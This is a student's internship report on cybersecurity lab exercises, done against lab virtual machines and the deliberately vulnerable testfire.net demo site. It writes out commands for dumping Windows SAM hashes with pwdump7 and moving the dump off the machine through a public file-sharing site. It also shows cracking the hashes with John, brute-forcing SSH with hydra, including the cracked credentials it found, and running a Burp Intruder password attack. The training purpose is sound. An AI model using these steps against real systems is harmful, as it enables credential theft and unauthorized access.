INTERNSHIP ON CYBER SECURITY

Self-Introduction:

Hello, my name is Aman A Sanil and I am currently a third-semester student at NMAM Institute of Technology, Nitte. I am pursuing my degree in Computer Science Engineering, and I am excited to present this report on Cybersecurity as part of my internship. During my internship I have gained knowledge and hands on experience in the cybersecurity domain. This report consists of various tasks assigned to me as a part of my Cybersecurity internship at Dlithe.

About DLithe:

Dlithe is a tech company based in Bangalore, India that specializes in providing cutting-edge solutions in the fields of artificial intelligence, machine learning, data science, and blockchain. The company has a team of highly skilled and experienced professionals who are passionate about using technology to solve complex problems and drive innovation. Dlithe's services include software development, consulting, training, and research, and the company has worked with clients in a wide range of industries, including finance, healthcare, and e-commerce.

One of the key strengths of Dlithe is its focus on continuous learning and development. The company is committed to staying up-to-date with the latest trends and technologies in its field, and it provides regular training and upskilling opportunities for its employees. This ensures that Dlithe's team is always at the forefront of innovation and able to deliver the highest quality solutions to its clients. With its talented team, dedication to innovation, and commitment to continuous learning, Dlithe is well-positioned to continue driving technological progress and solving complex problems for years to come.

In addition to its services, Dlithe is also involved in various community outreach initiatives. The company is committed to giving back to society and helping to build a better world through technology. One of its notable initiatives is the Dlithe-NGO program, which aims to provide technological support to non-governmental organizations (NGOs) working in areas such as education, healthcare, and social welfare. By leveraging its expertise in technology, Dlithe is able to help these organizations streamline their operations, improve their impact, and reach more people in need. Overall, Dlithe is a company that not only excels in its core business, but also cares about making a positive impact on society.

Summary of Internship:

The cybersecurity internship was a comprehensive program that lasted for 15 days, comprising of online classes and a project work. The program was designed to provide us with an in-depth understanding of the various aspects of cybersecurity, including basic security concepts, network security, cryptography, and ethical hacking.

The online classes were conducted by Abhishek sir and he covered a wide range of topics related to cybersecurity. The classes were interactive, and students had the opportunity to ask questions and clarify their doubts.

We also had to go through various blogs where we learned about the different ways organizations were attacked, the mode of attack and how sensitive data was leaked.

The project work was an essential part of the internship, where we had to apply the concepts learned during the online classes to a real-world scenario.

Overall, the cybersecurity internship was an enriching experience for us, providing a hands-on experience in the field of cybersecurity. The program equipped us with the skills and knowledge necessary to understand and address the growing cybersecurity threats that organizations face today.

Technical Tasks Performed:

Group 1:

1. Install the below software:


a) Virtual box

b) Kali Linux

c) Metasploit machine

d) Windows 7 machine

→



2. Perform password cracking - Offline mode


a) Perform password cracking of windows 7 machine

b) Password cracking of metasploit machine using Hydra


→ a) Password cracking of Windows 7 machine was done using pwdump tool. Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting themto a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

Open command prompt as administrator and run the command below


C:\ pwdump7 > PwDump7.exe > hash.txt



By using https://tmpfiles.org upload file to get downloaded in kali machine.



The file content is viewed from kali.




Now, create a file and copy the content into it. Using below command:

$ nano hashfile.txt

Paste content, save and exit from the window.

Get password of windows machine by below command:

john hashfile.txt



➔ b) Open command prompt in Windows and type ipconfig, note down your ip address

Type the following command in kali terminal

nmap -Pn *ip address*

```
File  Actions  Edit  View  Help
┌──(aman㉿kali)-[~]
└─$ nmap -Pn 192.168.66.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 00:54 IST
Nmap scan report for 192.168.66.141
Host is up (0.0042s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

Create a text file that contains the usernames by typing the code below

sudo nano username.txt

Create a text file that contains the password by typing the code below

sudo nano password.txt

Finally implement the hydra tool by typing the following hydra syntax

$ hydra -l username.txt -P password.txt *ip address* ssh

```
File  Actions  Edit  View  Help

┌──(aman㉿kali)-[~]
└─$ hydra -L username.txt -P password.txt 192.168.66.141 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-23 06:22:
34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2
 tries per task
[DATA] attacking ssh://192.168.66.141:22/
[22][ssh] host: 192.168.66.141   login: Newbie   password: Newbie
[22][ssh] host: 192.168.66.141   login: newbie   password: Newbie
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-23 06:22:
36
```

The cracked usernames and associated passwords of Metasploit machine are displayed.

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

→ To perform password cracking on Testfire.net using Burpsuite, we need to follow the following steps:

Step 1: Launch Burpsuite and configure the proxy settings.

Open Burpsuite and navigate to the "Proxy" tab. Under the "Options" subtab, set the proxy listener to "127.0.0.1" and port to "8080". Make sure the "Intercept" option is turned on.

Step 2: Configure the browser to use Burpsuite proxy.

Configure the browser to use Burpsuite as a proxy by setting the IP address and port number in the browser settings. This will allow Burpsuite to intercept and analyze the traffic between the browser and Testfire.net.

Step 3: Navigate to Testfire.net and login page.

Open the browser and navigate to Testfire.net. Click on the "login" link to access the login page.

Step 4: Intercept the login request.

In Burpsuite, switch to the "Proxy" tab and ensure that the "Intercept" button is turned on. Refresh the Testfire.net login page and enter any username and password combination. Click on the "login" button to submit the form. Burpsuite will intercept the login request.

Step 5: Analyze the login request.

In Burpsuite, switch to the "Proxy" tab and locate the intercepted login request. Right-click on the request and select "Send to Intruder" from the context menu. This will launch the Burpsuite Intruder tool.


Step 6: Configure the Intruder tool.


In the Intruder tool, switch to the "Positions" tab and select the password field. Then switch to the "Payloads" tab and choose the "Password List" option. Upload a list of


common passwords or dictionary attack file. Click on the "Start attack" button to start the password cracking attack.


Step 7: Analyze the results.


The Intruder tool will attempt to use each password in the list to login to Testfire.net. Once the attack is completed, Burpsuite will display a list of successful login attempts along with the corresponding password. The security expert can use this information to identify weak passwords and recommend stronger ones.




Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://demo.testfire.net
https://fonts.gstatic.com
https://play.google.com
https://www.google.com
https://www.gstatic.com
Host Method URL Params Status Length MIME type Title Comment Time request
https://www.google.com GET /complete/search?q&cp=... ✓ 200 9081 JSON 11:46:04 6 Ma
https://www.google.com GET /complete/search?q=test... ✓ 200 2310 JSON 11:46:04 6 Ma
